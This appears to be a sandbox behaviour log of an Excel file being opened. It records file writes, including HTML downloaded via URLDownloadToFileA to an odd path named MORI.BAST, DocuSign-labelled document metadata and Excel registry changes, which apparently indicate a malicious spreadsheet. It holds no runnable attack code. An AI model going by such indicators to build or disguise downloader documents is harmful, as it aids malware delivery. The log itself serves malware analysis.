C:\Users\user\AppData\Local\Temp\B5CE0000	1017	2	03 00	..	success or wait	21	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\B5CE0000	0	569	50 4b 03 04 14 00 06 00 08 00 00 00 21 00 88 8f be 01 c2 01 00 00 07 07 00 00 13 00 08 02 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 20 a2 04 02 28 a0 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	PK..........!................ [Content_Types].xml ... (...................................	success or wait	24	7FEEA8B9AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\B5CE0000	12327	8301	89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 00 cd 00 00 00 3a 08 02 00 00 00 9c 49 4a 9f 00 00 00 01 73 52 47 42 00 ae ce 1c e9 00 00 00 09 70 48 59 73 00 00 0e c4 00 00 0e c4 01 95 2b 0e 1b 00 00 20 12 49 44 41 54 78 5e ed 9d 07 5c 95 d5 1b c7 7d ef bd 5c 36 22 53 70 00 0e 14 67 b8 ca ad 39 4b 73 b7 d3 72 e4 c8 3d 72 ef 55 ae 1c a9 a5 59 99 bb 6c fc 53 b3 32 f7 de 1b 51 11 27 43 14 90 bd ee fa 7f df fb c2 cb e5 82 88 80 68 7d 78 bb f9 b9 e3 9c e7 9c f7 9c df fb ec e7 20 18 0c 86 12 c5 d7 b3 5c 01 9d 4e 17 1a 1a 7a f5 ea b5 f3 e7 cf 5f be 7c f9 e6 cd 9b 91 91 91 49 49 49 d2 98 36 36 36 ee ee ee 7e 7e 7e 0d 1b 36 6c dc b8 51 a5 4a 95 9e e5 5c 9e 1b 6d a1 18 67 cf 68 ed 53 52 52 2e 5c b8 70 f8 f0 e1 13 27 4e 06 05 05 45 45 45 09 82 c0 58 39 2e b8	.PNG.....IHDR.....:..... IJ.....sRGB.....pHYs..... ....+.... .IDATx^...\....}..\6 "Sp...g...9Ks..r..=r.U....Y..I .S.2...Q.'C.....h}x.. ....\..N...z... ..._.|.....III..666...~~~..6 l..Q.J...\..m..g.h.SRR.\.p.... 'N...EEE...X9..	success or wait	3	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\B5CE0000	24787	1710	50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 88 8f be 01 c2 01 00 00 07 07 00 00 13 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 b5 55 30 23 f5 00 00 00 4c 02 00 00 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fb 03 00 00 5f 72 65 6c 73 2f 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 59 7a 2f 0d 32 01 00 00 50 04 00 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 21 07 00 00 78 6c 2f 5f 72 65 6c 73 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 66 89 01 6c 96 01 00 00 e4 02 00 00 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 93 09 00 00 78 6c 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c	PK..-.....!..... .....[Content_Types].xmlPK..-.....!..U0#....L ....._rels/.re lsPK..-.....!.Yz/.2...P... .....!...xl/_rels/wor kbook.xml.relsPK..-.....!. f..l..... xl/workbook.xml	success or wait	1	7FEEA8B9AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\76CE0000	unknown	16384	09 08 10 00 00 06 05 00 67 32 cd 07 c1 80 01 00 06 06 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 05 00 00 41 6c 62 75 73 20 42 00 02 00 b0 04 61 01 02 00 00 00 c0 01 00 00 3d 01 06 00 01 00 02 00 03 00 9c 00 02 00 11 00 19 00 02 00 00 00 12 00 02 00 00 00 13 00 02 00 00 00 af 01 02 00 00 00 bc 01 02 00 00 00 3d 00 12 00 f0 00 69 00 d5 39 4a 1f 38 00 00 00 00 00 01 00 58 02 40 00 02 00 00 00 8d 00 02 00 00 00 22 00 02 00 00 00 0e	........g2..... .....\.p....user B.....a.....=..... ....=.....i..9J.8.....X.@.... .....".....	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\Desktop\76CE0000	unknown	16384	d6 ac d9 84 01 e4 19 42 99 d0 19 1e dd 7e fd fa 3e ce 5a 02 fd 6f bf fd 0e ca 1f 40 05 cd b8 4b 20 05 0f 63 b6 40 8d 21 e0 64 23 46 0c c7 74 c8 1e 22 cb 09 67 79 59 4e f1 a6 c1 8d a5 a3 b5 7e 4a 9f ba ef b4 c9 a1 1a 7b c6 9a 53 ab 77 dc cc 48 af 48 27 2a 22 58 04 b1 94 37 46 c5 9e a9 92 c7 2f 56 65 5d 2c d6 4f 6b 55 b9 5c 66 2e da c6 bf af 8f 5b 79 0a a3 2a 0b 20 c4 10 67 86 47 ca 58 f6 87 f7 84 0c b8 8f 3b 55 86 b3 4a 55 a5 cb 7e ba 34 6f e3 15 d3 d8 97 f1 51 94 3b c2 43 8d 39 1a 62 b8 3b d3 75 92 6f 9c 21 28 71 69 62 ff 13 32 92 f6 32 f3 c1 10 04 3c 02 9c ff 03 ef a9 52 c5 3c 3f cf 6c bd 17 2d 5a b4 6c d9 97 26 08 c8 d4 5c b1 09 e0 16 60 b4 73 e7 2e 00 4b 6a 03 c3 43 43 ef dc b9 13 d5 7e 24 8f 98 52 c3 85 3b 60 c0 a0 b4 b4 54 a0 03 59 4a e7 a5 5f af 5f	.......B.....~..>.Z..o.....@...K ..c.@.!.d#F..t..''..gyYN.... ...~J.....{..S.w..H.H'*''X... 7F...../Ve],.OkU.\f.....[y..*. ..g.G.X.....;U..JU..~.4o.. ....Q.;.C.9.b.;.u.o.!(qib..2.. 2....<.....R.<?.l..-Z.l..&... \....`.s...Kj..CC.....~$..R..; `....T..YJ.._._	success or wait	1	7FEEA8B9AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\76CE0000	unknown	1517	4d 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 a1 00 22 00 09 00 64 00 01 00 01 00 01 00 02 00 2c 01 2c 01 33 33 33 33 33 33 d3 3f 33 33 33 33 33 33 d3 3f 01 00 9c 08 26 00 9c 08 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 34 33 00 00 00 00 00 00 00 00 55 00 02 00 08 00 7d 00 0c 00 00 00 14 00 db 08 40 00 00 00 00 00 7d 00 0c 00 15 00 15 00 db 15 40 00 02 00 00 00 7d 00 0c 00 16 00 00 01 db 08 40 00 00 00 00 00 00 02 0e 00 31 00 00 00 43 00 00 00 15 00 18 00 00 00 08 02 10 00 31 00 15 00 18 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 32 00 15 00 18 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 33 00 15 00 18 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 34 00 15 00 18 00 2c 01 00 00 00 00 00 01 0f 00 08 02	M......"...d.. .....,.,.333333.? 333333.?... .&..... .43.....U.....}.....@.. ...}.....@.....}.....@ .....1...C.....1.. ...,.....2.....,..... .....3.....,.....4.. ...,.....	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\Desktop\76CE0000	unknown	16384	d6 ac d9 84 01 e4 19 42 99 d0 19 1e dd 7e fd fa 3e ce 5a 02 fd 6f bf fd 0e ca 1f 40 05 cd b8 4b 20 05 0f 63 b6 40 8d 21 e0 64 23 46 0c c7 74 c8 1e 22 cb 09 67 79 59 4e f1 a6 c1 8d a5 a3 b5 7e 4a 9f ba ef b4 c9 a1 1a 7b c6 9a 53 ab 77 dc cc 48 af 48 27 2a 22 58 04 b1 94 37 46 c5 9e a9 92 c7 2f 56 65 5d 2c d6 4f 6b 55 b9 5c 66 2e da c6 bf af 8f 5b 79 0a a3 2a 0b 20 c4 10 67 86 47 ca 58 f6 87 f7 84 0c b8 8f 3b 55 86 b3 4a 55 a5 cb 7e ba 34 6f e3 15 d3 d8 97 f1 51 94 3b c2 43 8d 39 1a 62 b8 3b d3 75 92 6f 9c 21 28 71 69 62 ff 13 32 92 f6 32 f3 c1 10 04 3c 02 9c ff 03 ef a9 52 c5 3c 3f cf 6c bd 17 2d 5a b4 6c d9 97 26 08 c8 d4 5c b1 09 e0 16 60 b4 73 e7 2e 00 4b 6a 03 c3 43 43 ef dc b9 13 d5 7e 24 8f 98 52 c3 85 3b 60 c0 a0 b4 b4 54 a0 03 59 4a e7 a5 5f af 5f	.....B.....~..>.Z..o.....@...K ..c.@.!.d#F..t..".."..gyYN.... ...~J.....{..S.w..H.H'*"X... 7F...../Ve],.OkU.\f.....[y..*. ..g.G.X.....;U..JU..~.4o.. ....Q.;.C.9.b.;.u.o.!(qib..2.. 2....<.....R.<?.l..-Z.l..&... \....`.s...Kj..CC.....~$..R..; `....T..YJ.._._	success or wait	1	7FEEA8B9AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\76CE0000	unknown	16384	09 08 10 00 00 06 05 00 67 32 cd 07 c1 80 01 00 06 06 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 05 00 00 41 6c 62 75 73 20 42 00 02 00 b0 04 61 01 02 00 00 00 c0 01 00 00 3d 01 06 00 01 00 02 00 03 00 9c 00 02 00 11 00 19 00 02 00 00 00 12 00 02 00 00 00 13 00 02 00 00 00 af 01 02 00 00 00 bc 01 02 00 00 00 3d 00 12 00 f0 00 69 00 d5 39 4a 1f 38 00 00 00 00 00 01 00 58 02 40 00 02 00 00 00 8d 00 02 00 00 00 22 00 02 00 00 00 0e	........g2................... ......\.p....user B.....a.........=........... ....=.....i..9J.8.......X.@.... ...."......	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\Desktop\76CE0000	unknown	204	fe ff 00 00 06 01 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 9c 00 00 00 07 00 00 00 01 00 00 00 40 00 00 00 04 00 00 00 48 00 00 00 08 00 00 00 54 00 00 00 12 00 00 00 64 00 00 00 0c 00 00 00 7c 00 00 00 0d 00 00 00 88 00 00 00 13 00 00 00 94 00 00 00 02 00 00 00 e4 04 00 00 1e 00 00 00 04 00 00 00 00 00 00 00 1e 00 00 00 08 00 00 00 41 6c 62 75 73 00 00 00 1e 00 00 00 10 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 45 78 63 65 6c 00 40 00 00 00 00 c0 7c 0d 23 d9 c6 01 40 00 00 00 00 ee 6e b0 a6 09 d7 01 03 00 00 00 00 00 00 00	....Oh.....+'..0.............. @.......H.......T.......d..... ..|.......................... ....user...... .....Microsoft Excel.@.....|.# ...@.....n............	success or wait	1	7FEEA8B9AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\76CE0000	unknown	276	fe ff 00 00 06 01 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 e4 00 00 00 08 00 00 00 01 00 00 00 48 00 00 00 17 00 00 00 50 00 00 00 0b 00 00 00 58 00 00 00 10 00 00 00 60 00 00 00 13 00 00 00 68 00 00 00 16 00 00 00 70 00 00 00 0d 00 00 00 78 00 00 00 0c 00 00 00 a0 00 00 00 02 00 00 00 e4 04 00 00 03 00 00 00 00 00 0e 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 1e 10 00 00 03 00 00 00 09 00 00 00 44 6f 63 75 53 69 67 6e 00 05 00 00 00 42 61 73 65 00 06 00 00 00 4b 6c 6f 70 73 00 0c 10 00 00 04 00 00 00 1e 00 00 00 0b 00 00 00 57 6f 72 6b 73 68 65 65 74 73 00 03 00 00 00 02 00 00 00 1e 00 00 00 11 00 00 00 45 78 63 65	....+,..0..... H.....P.....X.....`..... ..h.....p.....x..... .... DocuSign.....Base.....Klops .....Worksheets..... .....Exce	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\Desktop\76CE0000	unknown	1024	01 00 00 00 02 00 00 00 03 00 00 00 04 00 00 00 05 00 00 00 06 00 00 00 07 00 00 00 08 00 00 00 09 00 00 00 0a 00 00 00 0b 00 00 00 0c 00 00 00 0d 00 00 00 0e 00 00 00 0f 00 00 00 10 00 00 00 11 00 00 00 12 00 00 00 13 00 00 00 14 00 00 00 15 00 00 00 16 00 00 00 17 00 00 00 18 00 00 00 19 00 00 00 1a 00 00 00 1b 00 00 00 1c 00 00 00 1d 00 00 00 1e 00 00 00 1f 00 00 00 20 00 00 00 21 00 00 00 22 00 00 00 23 00 00 00 24 00 00 00 25 00 00 00 26 00 00 00 27 00 00 00 28 00 00 00 29 00 00 00 2a 00 00 00 2b 00 00 00 2c 00 00 00 2d 00 00 00 2e 00 00 00 2f 00 00 00 30 00 00 00 31 00 00 00 32 00 00 00 33 00 00 00 34 00 00 00 35 00 00 00 36 00 00 00 37 00 00 00 38 00 00 00 39 00 00 00 3a 00 00 00 3b 00 00 00 3c 00 00 00 3d 00 00 00 3e 00 00 00 3f 00 00 00 40 00 00	....!..."...#...$...%...&...'... (...)...*...+...,...-... ..../...0...1...2...3...4...5. ..6...7...8...9...:...;...<... =...>...?...@..	success or wait	1	7FEEA8B9AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\76CE0000	unknown	512	d0 cf 11 e0 a1 b1 1a e1 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3e 00 03 00 fe ff 09 00 06 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 54 00 00 00 00 00 00 00 00 10 00 00 fe ff ff ff 00 00 00 00 fe ff ff ff 00 00 00 00 53 00 00 00 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff	.......................>..... ....T........... ....S............	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\32-422-76[1].htm	unknown	450	3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 21 2d 2d 5b 69 66 20 6c 74 20 49 45 20 37 5d 3e 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 36 20 6f 6c 64 69 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 49 45 20 37 5d 3e 20 20 20 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 37 20 6f 6c 64 69 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 49 45 20 38 5d 3e 20 20 20 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 38 20 6f 6c 64 69 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 67 74 20 49 45 20	<!DOCTYPE html>. [if lt IE 7]> <html class="no-js ie6 oldie" lang="en-US"> <![endif]-->. [if IE 7]> <html class="no-js ie7 oldie" lang="en-US"> <![endif]-->. [if IE 8]> <html class="no-js ie8 oldie" lang="en-US"> <![endif]-->. [if gt IE	success or wait	1	14069825F	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\32-422-76[1].htm	unknown	3868	20 63 68 61 72 73 65 74 3d 55 54 46 2d 38 22 20 2f 3e 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 58 2d 55 41 2d 43 6f 6d 70 61 74 69 62 6c 65 22 20 63 6f 6e 74 65 6e 74 3d 22 49 45 3d 45 64 67 65 2c 63 68 72 6f 6d 65 3d 31 22 20 2f 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 6f 62 6f 74 73 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 69 6e 64 65 78 2c 20 6e 6f 66 6f 6c 6c 6f 77 22 20 2f 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 22 20 2f 3e 0a 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 74 79 6c 65 73 68 65 65 74 22 20 69 64 3d 22 63 66 5f 73 74 79 6c 65 73 2d 63 73 73 22 20 68 72 65 66 3d 22 2f 63	charset=UTF-8" />.<meta http-equiv="X-UA-Compatible" content="IE=Edge,chrome=1" />.<meta name="robots" content="noindex, nofollow" />.<meta name="viewport" content="width=device-width,initial-scale=1" />.<link rel="stylesheet" id="cf_styles-css" href="/c	success or wait	1	14069825F	URLDownloadToFileA
C:\Users\user\MORI.BAST	unknown	4318	3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 21 2d 2d 5b 69 66 20 6c 74 20 49 45 20 37 5d 3e 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 36 20 6f 6c 64 69 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 49 45 20 37 5d 3e 20 20 20 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 37 20 6f 6c 64 69 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 49 45 20 38 5d 3e 20 20 20 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 38 20 6f 6c 64 69 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 67 74 20 49 45 20	<!DOCTYPE html>. [if lt IE 7]> <html class="no-js ie6 oldie" lang="en-US"> <![endif]-->. [if IE 7]> <html class="no-js ie7 oldie" lang="en-US"> <![endif]-->. [if IE 8]> <html class="no-js ie8 oldie" lang="en-US"> <![endif]-->. [if gt IE	success or wait	1	14069825F	URLDownloadToFileA

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\76CE0000	unknown	16384	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\Desktop\76CE0000	unknown	16384	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\Desktop\76CE0000	unknown	16384	success or wait	1	7FEEA8B9AC0	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	4	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	4	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EC504	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EC63C	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EC6C8	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F3A62	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F3BA9	success or wait	1	7FEEA8B9AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8878498721.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3771420242.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5795694722.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	2	7FEEA8B9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	2	7FEEA8B9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EC504	EC504	binary	04 00 00 00 98 08 00 00 3A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 62 00 65 00 66 00 6F 00 72 00 65 00 2E 00 32 00 2E 00 31 00 34 00 39 00 2E 00 30 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 18 92 71 AC A6 09 D7 01 04 C5 0E 00 04 C5 0E 00 00 00 00 00 B8 02 00 00 0A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 